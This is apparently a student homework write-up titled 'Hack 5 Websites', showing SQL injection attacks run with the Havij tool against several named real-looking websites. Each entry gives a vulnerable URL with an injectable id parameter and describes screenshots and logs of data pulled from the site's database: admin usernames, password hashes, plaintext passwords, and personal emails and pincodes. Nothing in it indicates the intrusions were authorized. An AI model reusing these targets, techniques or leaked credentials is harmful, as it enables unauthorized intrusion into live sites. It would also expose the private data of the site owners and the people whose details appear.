



#Hack 5 Websites [SQL Injection Havij]: Home Task

Link1: <http://www.hotelornate.com.pk/leftmenubody.php?id=56>



Link2: <http://www.achr.net/activities-de.php?id=1>



Link3: <http://www.aarontech.in/it/news.php?id=7>

The screenshot shows the Havij application window. The 'Target' field contains the URL `http://www.aarontech.in/it/news.php?id=7`. The 'Data Base' is set to 'Auto Detect', 'Method' is 'GET', and 'Type' is 'Auto Detect'. The 'Analyze' button is visible. Below the toolbar, the 'Get Data' button is selected. The left pane shows a tree view of the database structure with 'password' and 'user_id' selected. The right pane displays the retrieved data:

user_id	password
admin	25a41cec631264f04815eda23...

The status bar at the bottom indicates 'Status: I'm IDLE'. The log window shows the following output:

```
Column found: type
Column found: status
Count(*) of vspaaroon_aarontech.admin is 1
Data Found: user_id=admin
Data Found: password=25a41cec631264f04815eda23dc6edd9
```

Link4: <http://www.aspcdevrukh.ac.in/news.php?id=2>


The screenshot shows the Havij application window. The 'Target' field contains the URL `http://www.aspcdevrukh.ac.in/news.php?id=2`. The 'Data Base' is set to 'Auto Detect', 'Method' is 'GET', and 'Type' is 'Auto Detect'. The 'Analyze' button is visible. Below the toolbar, the 'Get Data' button is selected. The left pane shows a tree view of the database structure with 'password' and 'username' selected. The right pane displays the retrieved data:

password	username
ajinkya12345	an

The status bar at the bottom indicates 'Status: Getting Column data'. The log window shows the following output:

```
Data Found: password=
Turning on 'bypass illegal union' and retrying!
Data Found: username=
Turning off 'bypass illegal union' and retrying!
Data Found: password=
```

Link5: <http://www.achr.net/activities-de.php?id=1>




The screenshot shows the Havij application window. The Target field is set to `http://www.achr.net/activities-de.php?id=1`. The Data Base is set to `Auto Detect`, Method is `GET`, and Type is `Auto Detect`. The `Analyze` button is visible. Below the toolbar, the `Get Data` button is selected. The left pane shows a tree view of database tables, with `member_email`, `member_pwd`, `member_user`, and `member_id` checked. The right pane displays a table with the following data:

member...	member_user	member_pwd	member_email
1	admin	d255fb475bd...	
2	kasilot	28f3c7b5ecb...	f0ng3eer@g...

The status bar at the bottom indicates `Status: I'm IDLE`. The log area shows the following data found:

```
Data Found: member_email=  
Data Found: member_id=2  
Data Found: member_user=kasilot  
Data Found: member_pwd=28f3c7b5ecb9a794e7f36f7a941ea65  
Data Found: member_email=f0ng3eer@gmail.com
```

Link6: <http://www.aspcdevrukh.ac.in/news.php?id=2>



The screenshot shows the Havij application window. The Target field is set to `http://www.aspcdevrukh.ac.in/news.php?id=2`. The Data Base is set to `Auto Detect`, Method is `GET`, and Type is `Auto Detect`. The `Analyze` button is visible. Below the toolbar, the `Get Data` button is selected. The left pane shows a tree view of database tables, with `pincode`, `email`, and `name` checked. The right pane displays a table with the following data:

id	pincode	email
13	415804	padmanabhshelar@...
14	402103	akashrathod96666...
15	6	sss@ss.com
16		

The status bar at the bottom indicates `Status: I'm IDLE`. The log area shows the following data found:

```
Data Found: id=14  
Data Found: pincode=402103  
Data Found: email=akashrathod966666@gmail.com  
Data Found: id=15  
Data Found: pincode=6  
Data Found: email=sss@ss.com
```

Link7: <http://shamal.com.pk/pages8.php?id=319>

The screenshot shows the Havij application window. The 'Target' field is set to `http://shamal.com.pk/pages8.php?id=319`. The 'Method' is set to 'GET' and 'Type' is 'Auto Detect'. The 'Data Base' is 'Auto Detect'. The 'Keyword' and 'Syntax' are both set to 'Auto Detect'. The 'Analyze' button is visible. Below the settings, there is a toolbar with icons for 'About', 'Info', 'Tables', 'Read Files', 'Crmd Shell', 'Query', 'Find Admin', 'MD5', and 'Settings'. The main interface is divided into two panes. The left pane shows a tree view of the database structure, with 'dailyaaz_shamal' selected. Under 'dailyaaz_shamal', 'admin_login' is expanded, showing 'user_pass', 'user_name', and 'user_id' as selected fields. The right pane displays a table with the following data:

user_pass	user_name	user_id
vector786	sajan	3
mehermajidaawan...	meher	4
vector786	admin	5
vector786	admin	6

Below the table, there are checkboxes for 'Use Group_Concat (MySQL Only)' (checked) and 'All in one request.' (unchecked). At the bottom, the 'Status' is 'I'm IDLE' and there is a 'Clear Log' button. The log area shows the following data found:

```
Data Found: user_name=admin
Data Found: user_id=5
Data Found: user_pass=vector786
Data Found: user_name=admin
Data Found: user_id=6
```

THANK YOU